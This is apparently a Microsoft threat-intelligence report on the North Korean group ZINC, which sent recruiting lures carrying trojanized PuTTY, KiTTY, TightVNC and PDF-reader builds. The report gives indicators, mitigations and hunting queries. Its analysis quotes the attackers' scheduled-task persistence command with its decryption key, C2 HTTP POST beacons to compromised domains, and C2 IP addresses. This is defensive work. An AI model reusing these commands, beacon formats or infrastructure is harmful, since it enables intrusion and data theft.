ZINC weaponizing open-source software

microsoft.com/security/blog/2022/09/29/zinc-weaponizing-open-source-software/

September 29, 2022

By

> **April 2023 update** – Microsoft Threat Intelligence has shifted to a new threat actor naming taxonomy aligned around the theme of weather. **Zinc** is now tracked as **Diamond Sleet**.
>
> To learn about how the new taxonomy represents the origin, unique traits, and impact of threat actors, and to get a complete mapping of threat actor names, read this blog: **Microsoft shifts to a new threat actor naming taxonomy**.

In recent months, Microsoft has detected a wide range of social engineering campaigns using weaponized legitimate open-source software by an actor we track as ZINC. Microsoft Threat Intelligence Center (MSTIC) observed activity targeting employees in organizations across multiple industries including media, defense and aerospace, and IT services in the US, UK, India, and Russia. Based on the observed tradecraft, infrastructure, tooling, and account affiliations, MSTIC attributes this campaign with high confidence to ZINC, a state-sponsored group based out of North Korea with objectives focused on espionage, data theft, financial gain, and network destruction.

Beginning in June 2022, ZINC employed traditional social engineering tactics by initially connecting with individuals on LinkedIn to establish a level of trust with their targets. Upon successful connection, ZINC encouraged continued communication over WhatsApp, which acted as the means of delivery for their malicious payloads.

MSTIC observed ZINC weaponizing a wide range of open-source software including PuTTY, KiTTY, TightVNC, Sumatra PDF Reader, and muPDF/Subliminal Recording software installer for these attacks. ZINC was observed attempting to move laterally and exfiltrate collected information from victim networks. The actors have successfully compromised numerous organizations since June 2022. The ongoing campaign related to the weaponized PuTTY was also reported by Mandiant earlier this month. Due to the wide use of the platforms and software that ZINC utilizes in this campaign, ZINC could pose a significant threat to individuals and organizations across multiple sectors and regions.

Microsoft Defender for Endpoint provides comprehensive protection against tools and custom malware used by ZINC, including ZetaNile. The hunting queries provided at the end of this blog will help customers comprehensively search their environments for relevant indicators. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts.

Who is ZINC?

ZINC is a highly operational, destructive, and sophisticated nation-state activity group. Active since 2009, the activity group gained further public notoriety in 2014 following their successful attack against Sony Pictures Entertainment. ZINC is known to use a variety of custom remote access tools (RATs) as part of their arsenal, including those detected by Microsoft as FoggyBrass and PhantomStar.

Microsoft researchers have observed spear-phishing as a primary tactic of ZINC actors, but they have also been observed using strategic website compromises and social engineering across social media to achieve their objectives. ZINC targets employees of companies it's attempting to infiltrate and seeks to coerce these individuals into installing seemingly benign programs or opening weaponized documents that contain malicious macros. Targeted attacks have also been carried out against security researchers over Twitter and LinkedIn.

ZINC attacks appear to be motivated by traditional cyberespionage, theft of personal and corporate data, financial gain, and corporate network destruction. ZINC attacks bear many hallmarks of state-sponsored activities, such as heightened operational security, sophisticated malware that evolves over time, and politically motivated targeting.

ZINC, tracked by other security companies as Labyrinth Chollima and Black Artemis, has been observed conducting this campaign from late April to mid-September 2022.




Figure 1. Attack flow diagram for recent ZINC campaign

Observed actor activity

Impersonation and establishing contact

LinkedIn Threat Prevention and Defense detected ZINC creating fake profiles claiming to be recruiters working at technology, defense, and media entertainment companies, with the goal of moving targets away from LinkedIn and to the encrypted messaging app WhatsApp for the delivery of malware. ZINC primarily targeted engineers and technical support professionals working at media and information technology companies located in the UK, India, and the US. Targets received outreach tailored to their profession or background and were encouraged to apply for an open position at one of several legitimate companies. In accordance with their policies, for accounts identified in these attacks, LinkedIn quickly terminated any accounts associated with inauthentic or fraudulent behavior.




Figure 2. Fraudulent recruiter profile

Multiple methods used for delivery of ZetaNile

MSTIC has observed at least five methods of trojanized open-source applications containing the malicious payload and shellcode that is tracked as the ZetaNile malware family. The ZetaNile implants, also known as BLINDINGCAN, have been covered in CISA and JPCERT reports. The implant DLLs in the ZetaNile malware family are either packed with commercial software protectors such as Themida and VMProtect or are encrypted using custom algorithms. The payload in the malicious DLL is decrypted using a custom key, passed as part of the DLL search order hijacking of the legitimate Windows process, as shown in Figure 3. The ZetaNile implants use unique custom encryption methods or AES encryption to generate command and control (C2) HTTP requests to known compromised C2 domains. By encoding the victim information in the parameters for common keywords like *gametype* or *bbs* in the HTTP POSTs, these C2 communications can blend in with legitimate traffic.

Weaponization of SSH clients

Once they have established a connection with their target, ZINC operationalized malicious versions of two SSH clients, PuTTY and KiTTY, that acted as the entry vector for the ZetaNile implant. Both utilities provide terminal emulator support for different networking protocols, making them attractive programs for individuals commonly targeted by ZINC. The weaponized versions were often delivered as compressed ZIP archives or ISO files. Within that archive, the recipient is provided a *ReadMe.txt* and an executable file to run. As part of the evolution of ZINC's malware development, and in an effort to evade traditional defenses, running the included executable does not drop the ZetaNile implant. For ZetaNile to be deployed, the SSH utility requires the IP provided in the *ReadMe.txt* file. An example of the content of that file is provided below:

```
Server: 137[.]184[.]15[.]189
User: [redacted]
Pass: [redacted]
```

Weaponized PuTTY malware

ZINC has been using trojanized PuTTY as part of its attack chain for many years, and this most recent variant establishes persistence on compromised devices by utilizing scheduled tasks. This activity was recently reported by Mandiant. The malicious *PUTTY.exe* is configured to install the Event Horizon malware in *C:\ProgramData\colorui.dll* and subsequently copy *C:\Windows\System32\colorcpl.exe* to *C:\ProgramData\colorcpl.exe*. By using DLL search order hijacking, ZINC can load the second stage malware, *colurui.dll*, and decode the payload with the key "0CE1241A44557AA438F27BC6D4ACA246" to be used for command and control. Upon successful connection to the C2 server, the attackers can install additional malware on the compromised device for other tasks.

Lastly, persistence is established with the creation of a daily scheduled task, *PackageColor*, as part of the configuration for the weaponized PuTTY. ZINC accomplishes this with the following command:

```
schtasks.exe /CREATE /SC DAILY /MO 1 /ST 10:30 /TR "C:\Windows\System32\cmd.exe /c start /b
C:\ProgramData\PackageColor\colorcpl.exe 0CE1241A44557AA438F27BC6D4ACA246" /TN PackageColor /F
```

Figure 3. PuTTY – scheduled task as part of persistence

Weaponized KiTTY malware

While ZINC has utilized weaponized PuTTY for many years, ZINC has only recently expanded their capabilities to include weaponizing a fork of PuTTY called KiTTY. The executable first collects the username and hostname of the victim system. It then sends that information to a hardcoded IP 172[.]93[.]201[.]253 over TCP/22, which does not use SSH protocol and does not require SSH handshake to establish communication. Upon successful TCP connection to the server at 137[.]184[.]15[.]189, the malicious KiTTY executable then deploys the malware as *%AppData%\mscoree.dll* following multiple rounds of decoding. The *mscoree.dll* file is the embedded payload, detected as EventHorizon, in the ZetaNile malware family. Similar to ZINC's version of PuTTY, the actor uses DLL search order hijacking to load malicious DLL files that perform tasks within the context of these legitimate Windows processes, specifically through *%AppData%KiTTY%PresentationHost.exe -EmbeddingObject*.




Figure 4. KiTTY – DLL search order hijacking

The *mscoree.dll* malware is modularized in such a way that, upon successful connection to the compromised C2 domain, the attackers can install additional malware on the target system as needed using the existing C2 communication, such as executing *C:\ProgramData\Cisco\fixmapi.exe -s AudioEndpointBuilder* to load malicious *mapistub.dll* from the compromised C2 server. The HTTP POST requests contain the hardcoded user agent string with misspelled "Edge", as detailed below, and contain a unique ID for the field *gametype* and the hardcoded value for the field *type* for malware campaign tracking purposes:

```
POST /wp-includes/php-compat/compat.php HTTP/1.1
Accept: text/*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36 Edg/100.0.1185.39
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Host: olidhealth[.]com
Connection: Keep-Alive
Cache-Control: no-cache

gametype=[UniqueId]&type=O8Akm8aV09Nw412KoWJds
```

Weaponized TightVNC Viewer

Beginning in September 2022, ZINC was observed utilizing a trojanized TightVNC Viewer that was delivered to a target alongside a weaponized SSH utility over WhatsApp. This malware has a unique PDBPath:

```
N:\2.MyDevelopment\3.Tools_Development\4.TightVNCCustomize\Munna_Customize\tightvnc\x64\\Release\tvnviewer.pdb
```

The weaponized versions of TightVNC Viewer often were delivered as compressed ZIP archives or job description-themed ISO files via online platforms such as WhatsApp. Within that archive, the recipient is provided a *ReadMe.txt* and an executable file to run. The .txt file has the following content:

```
Platform: 2nd from the list
User: [redacted]
Pass: [redacted]
```

As part of the threat actor's latest malware technique to evade traditional defenses, the malicious TightVNC Viewer has a pre-populated list of remote hosts, and it's configured to install the backdoor only when the user selects *ec2-aet-tech.w-ada[.]amazonaws* from the drop-down menu in the TightVNC Viewer, as shown in Figure 5:




Figure 5. Weaponized TightVNC Viewer – user interface

The malware was configured to send the username and hostname to IP 44[.]238[.]74[.]84 on TCP/22 as part of the victim check-in with the C2 and establish VNC connections to the same IP on port TCP/5900. Once a successful connection is established to the server IP, the embedded second stage DLL payload from *TightVNC.exe* is loaded in memory to establish C2 communication to a known compromised domain.

Weaponization of Sumatra PDF reader and muPDF/Subliminal Recording installer

ZINC has operationalized malicious versions of two PDF readers, Sumatra PDF and muPDF/Subliminal Recording installer, that act as the entry vector for the ZetaNile implant. This delivery mechanism is often utilized in relation to fraudulent job postings delivered to job-seeking targets in the IT and defense sector. The weaponized versions were often delivered as compressed ZIP archives. Within that archive, the recipient is provided with an executable file to run. While the malicious Sumatra PDF reader is a fully functional PDF reader that can load the malicious implant from a fake PDF, the muPDF/Subliminal Recording installer can set up the backdoor without loading any malicious PDF files.

Trojanized Sumatra PDF Reader

The trojanized version of Sumatra PDF Reader named *SecurePDF.exe* has been utilized by ZINC since at least 2019 and remains a unique ZINC tradecraft. *SecurePDF.exe* is a modularized loader that can install the ZetaNile implant by loading a weaponized job application themed file with a .PDF extension. The fake PDF contains a header "SPV005", a decryption key, encrypted second stage implant payload, and encrypted decoy PDF, which is rendered in the Sumatra PDF Reader when the file is opened.

Once loaded in memory, the second stage malware is configured to send the victim's system hostname and device information using custom encoding algorithms to a C2 communication server as part of the C2 check-in process. The attackers can install additional malware onto the compromised devices using the C2 communication as needed.




Figure 6. SecurePDF interface

Trojanized muPDF/Subliminal Recording installer

Within the trojanized version of muPDF/Subliminal Recording installer, *setup.exe* is configured to check if the file path *ISSetupPrerequisites\Setup64.exe* exists and write *C:\colrctl\colorui.dll* on disk after extracting the embedded executable inside *setup.exe*. It then copies *C:\Windows\System32\ColorCpl.exe* to *C:\ColorCtrl\ColorCpl.exe*. For the second stage malware, the malicious installer creates a new process *C:\colorctrl\colorcpl.exe C3A9B30B6A313F289297C9A36730DB6D*, and the argument *C3A9B30B6A313F289297C9A36730DB6D* gets passed on to *colorui.dll* as a decryption key. The DLL *colorui.dll,* which Microsoft is tracking as the EventHorizon malware family, is injected into *C:\Windows\System\credwiz.exe* or *iexpress.exe* to send C2 HTTP requests as part of the victim check-in process and to get an additional payload.

```
POST /support/support.asp HTTP/1.1
Cache-Control: no-cache
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
InfoPath.3; .NET4.0C; .NET4.0E)
Content-Length: 125
Host: www.elite4print[.]com

bbs=[encrypted payload]= &article=[encrypted payload]
```

Microsoft will continue to monitor ZINC activity and implement protections for our customers. The current detections and IOCs in place across our security products are detailed below.

Recommended customer actions

The techniques used by the actor and described in the “Observed actor activity” section can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Block in-bound traffic from IPs specified in the “Indicators of compromise” table.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single factor authentication, to confirm authenticity and investigate any anomalous activity.
- Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. *NOTE:* Microsoft strongly encourages all customers download and use password-less solutions like Microsoft Authenticator to secure your accounts.
- Educate end users about preventing malware infections, including by ignoring or deleting unsolicited and unexpected emails with ISO attachments. Encourage end users to practice good credential hygiene—limit the use of accounts with local or domain admin privileges and turn on Microsoft Defender Firewall to prevent malware infection and stifle propagation.
- Educate end users about protecting personal and business information in social media, filtering unsolicited communication, identifying lures in spear-phishing email and watering holes, and reporting of reconnaissance attempts and other suspicious activity.

Indicators of compromise (IOCs)

The below list provides IOCs observed during our investigation. We encourage our customers to investigate these indicators in their environments and implement detections and protections to identify past related activity and prevent future attacks against their systems.

Indicator	Type	Des
Amazon-KiTTY.exe	File name	
Amazon_IT_Assessment.iso	File name	
IT_Assessment.iso	File name	
amazon_assessment_test.iso	File name	
SecurePDF.exe	File name	
C:\ProgramData\Comms\colorui.dll	File path	Mal imp
%APPDATA%\KiTTY\mscoree.dll	File path	Mal imp
172.93.201[.]253	IP address	Adv ser
137.184.15[.]189	IP address	Adv ser

Indicator	Type	Des
44.238.74[.]84	IP address	Har Ser mal Tigh
c:\windows\system32\schtasks.exe /CREATE /SC DAILY /MO 1 /ST 10:30 /TR “C:\Windows\System32\cmd.exe /c start /b C:\ProgramData\PackageColor\colorcpl.exe 0CE1241A44557AA438F27BC6D4ACA246” /TN PackageColor /F	Scheduled task name	Put Sch
1492fa04475b89484b5b0a02e6ba3e52544c264c294b57210404b96b65e63266	SHA-256	Mal Put
aaad412aeb0f98c2c27bb817682f08673902a48b65213091534f96fe6f5494d9	SHA-256	Mal colo
63cddab76e9d63e3cbea421b607342735d924e462c40f3917b1b5fbdf8d4a20d	SHA-256	Mal Ama
e1ecf0f7bd90553baaa83dcdc177e1d2b20d6ee5520f5d9b44cdf59389432b10	SHA-256	Mal imp msc
c5a470cdf6f57125a8671f6b8843149cc78ccbc1a7bc615f34b23d9f241312bf	SHA-256	Wea Sun PDI
71beb4252e93291c7b14dfcb4cbb5d58144a76181fbe4aab3592121a3dbd9c55	SHA-256	Wea mul Rec
olidhealth[.]com/wp-includes/php-compat/compat.php	Compromised domain	
hurricanepub[.]com/include/include.php	Compromised domain	
turnscor[.]com/wp-includes/contacts.php	Compromised domain	
elite4print[.]com/support/support.asp	Compromised domain	
cats.runtimerec[.]com/db/dbconn.php	Compromised domain	
recruitment.raystechserv[.]com/lib/artichow/BarPlotDashboard.object.php	Compromised domain	
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Edg/100.0.1185.39	User agent	Har Kitt
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; InfoPath.3; .NET4.0C; .NET4.0E)	User agent	Har Sec UA
N:\2.MyDevelopment\3.Tools_Development\4.TightVNCCustomize\Munna_Customize\tightvnc\x64\\Release\tvnviewer.pdb	PDBPath	PDI mal Tigh
37e30dc2faaabaf93f0539ffbde032461ab63a2c242fbe6e1f60a22344c8a334	SHA-256	Mal Tigh
14f736b7df6a35c29eaed82a47fc0a248684960aa8f2222b5ab8cdad28ead745	SHA-256	Mal Tigh

NOTE: These indicators should not be considered exhaustive for this observed activity.

Detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus and Microsoft Defender for Endpoint customers should look for the following family names for activity related to these attacks:

- ZetaNile

- EventHorizon
- FoggyBrass
- PhantomStar

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts could indicate activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

- Suspicious Task Scheduler activity
- Suspicious connection to remote service
- A suspicious file was observed
- An executable loaded an unexpected dll
- Possible theft of remote session credentials
- Suspicious connection to remote service

Advanced hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the following queries to look for the related malicious indicators in their environments.

Identify ZINC IP/domain/hash IOC

This query identifies a match across various data feeds for IP/Domain IOCs related to the Zinc actor as shared in this blog post.

https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Zinc Open Source/Analytic Rules/ZincOctober2022_IP_Domain_Hash_IOC.yaml

Identify ZINC filename/command line IOC

To locate possible Zinc Filename/command line activity shared in the blog Microsoft Sentinel customers can use the queries below:

https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Zinc Open Source/Analytic Rules/ZincOctober2022_Filename_Commandline_IOC.yaml

Identify ZINC AV hits IOC

This query looks for Microsoft Defender AV detections related to Zinc actor as shared in the blog post:

https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Zinc Open Source/Analytic Rules/ZincOctober2022_AVHits_IOC.yaml

Microsoft 365 Defender

To locate related activity, Microsoft 365 Defender customers can run the following advanced hunting queries:

Suspicious mapistub.dll file creation

Look for PresentationHost.exe creating mapistub.dll, likely for use in DLL search order hijacking attacks.

```
DeviceFileEvents
| where InitiatingProcessFileName =~ "presentationhost.exe"
| where FileName =~ "mapistub.dll"
```

Suspicious mscoree.dll file creation

Look instances of mscoree.dll created by PuTTY processes.


```
DeviceFileEvents
| where InitiatingProcessFileName hassuffix "kitty.exe" or InitiatingProcessVersionInfoInternalFileName has "PuTTY"
| where FileName =~ "mscoree.dll"
```

Suspicious colorcpl.exe image load

Surface instances of the colorcpl.exe process loading colorui.dll not in an expected path, indicative of a DLL search order hijacking attack.


```
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "colorcpl.exe"
| where FileName =~ "colorui.dll" and not(FolderPath has_any("system32", "syswow64", "program files"))
```

Related Posts



Midnight Blizzard conducts targeted social engineering over Microsoft Teams

Microsoft Threat Intelligence has identified highly targeted social engineering attacks using credential theft phishing lures sent as Microsoft Teams chats by the threat actor that Microsoft tracks as Midnight Blizzard (previously tracked as NOBELIUM).



The five-day job: A BlackByte ransomware intrusion case study

In a recent investigation by Microsoft Incident Response of a BlackByte 2.0 ransomware attack, we found that the threat actor progressed through the full attack chain, from initial access to impact, in less than five days, causing significant business disruption for the victim organization.